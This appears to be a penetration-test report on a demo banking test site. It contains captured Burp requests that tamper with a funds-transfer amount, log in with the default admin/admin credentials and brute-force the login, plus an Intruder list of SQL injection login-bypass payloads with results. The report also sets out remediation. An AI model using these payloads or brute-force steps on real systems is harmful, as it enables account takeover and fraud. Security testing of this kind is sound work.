User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://zero.webappsecurity.com/bank/transfer-funds-verify.html
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=302D8DAA
Connection: keep-alive

fromAccountId=1&toAccountId=1&amount=8000&description=asd
```




```
POST /bank/transfer-funds-confirm.html HTTP/1.1
Host: zero.webappsecurity.com
Content-Length: 62
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://zero.webappsecurity.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
 Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://zero.webappsecurity.com/bank/transfer-funds-verify.html
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=302D8DAA
Connection: keep-alive

fromAccountId=1&toAccountId=1&amount=801000000&description=asd
```

```
HTTP/1.1 200 OK
Date: Sat, 31 Jan 2026 12:02:29 GMT
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: *
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Length: 10139


<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <title>
            Zero - Transfer Funds
        </title>
        <meta name="viewport" content="width=device-width, initial-scale=1.0,
```

Vulnerability.7 OWASP: Authentication Failures

Severity:	Medium/High
Prerequisites:	Burp Suite Pro
Steps to Reproduce:	• Navigate to the application login page. • Attempt multiple failed login attempts using random credentials. • Observe that no rate limiting or account lockout occurs. • Attempt login using default credentials. • Authentication is successful.
Actual Result:	• Unlimited login attempts are allowed. • Default credentials successfully authenticate users. • No alerting or monitoring is triggered.
Expected Result:	• Limit the number of failed login attempts. • Temporarily lock accounts after multiple invalid attempts. • Log and monitor authentication attempts. • Enforce strong password policies.
Impact:	• Unauthorized access to sensitive user data. • Loss of user trust and potential compliance violation.
Remediation:	• Implement Multi-Factor Authentication (MFA). • Lock accounts after 4-5 failed login attempts. • Disable default credentials.
References:	• OWASP Top 10 2021 – A07: Identification and Authentication Failures • OWASP Authentication Cheat Sheet




Log in to ZeroBank

Login: admin


Password: •••••

Keep me signed in ☐



```
POST /signin.html HTTP/1.1
Host: zero.webappsecurity.com
Content-Length: 100
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://zero.webappsecurity.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://zero.webappsecurity.com/login.html
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=B03BC805
Connection: keep-alive

user_login=admin+&user_password=admin&submit=Sign+in&user_token=
b0bbb69a-0832-4b59-8df3-df3475119e05
```

- **Multiple failed login attempts were made without triggering ant security controls, demonstrating lack of protection against brute-force attacks.**



```
POST /signin.html HTTP/1.1
Host: zero.webappsecurity.com
Content-Length: 106
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://zero.webappsecurity.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://zero.webappsecurity.com/login.html
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=302D8DAA

user_login=§SDJFLSF§&user_password=§JKFJBDGDSG§&submit=Sign+in&user_token=b543fdf6-e7b6-4f71-9d8b-95ab070f660f
```


Payload count: 16

Request count: 256

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
test' OR 1'='1
or '1'='1--
or 1=1#
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
```



Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Lengt
0			302	211			320
1	test' OR 1'='1	test' OR 1'='1	302	319			320
2	or '1'='1--	test' OR 1'='1	302	226			320
3	or 1=1#	test' OR 1'='1	302	331			320
4	admin' --	test' OR 1'='1	302	245			320
5	admin' #	test' OR 1'='1	302	308			320
6	admin'/*	test' OR 1'='1	302	307			320
7	admin' or '1'='1	test' OR 1'='1	302	271			320
8	admin' or '1'='1'--	test' OR 1'='1	302	221			320
9	admin' or '1'='1'#	test' OR 1'='1	302	321			320
10	admin' or '1'='1'/*	test' OR 1'='1	302	319			320
11	admin'or 1=1 or ''='	test' OR 1'='1	302	284			320
12	admin' or 1=1	test' OR 1'='1	302	251			320
13	admin' or 1=1--	test' OR 1'='1	302	227			320
14	admin' or 1=1#	test' OR 1'='1	302	277			320
15	admin' or 1=1/*	test' OR 1'='1	302	239			320
16	admin') or ('1'='1	test' OR 1'='1	302	339			320
17	test' OR 1'='1	or '1'='1--	302	243			320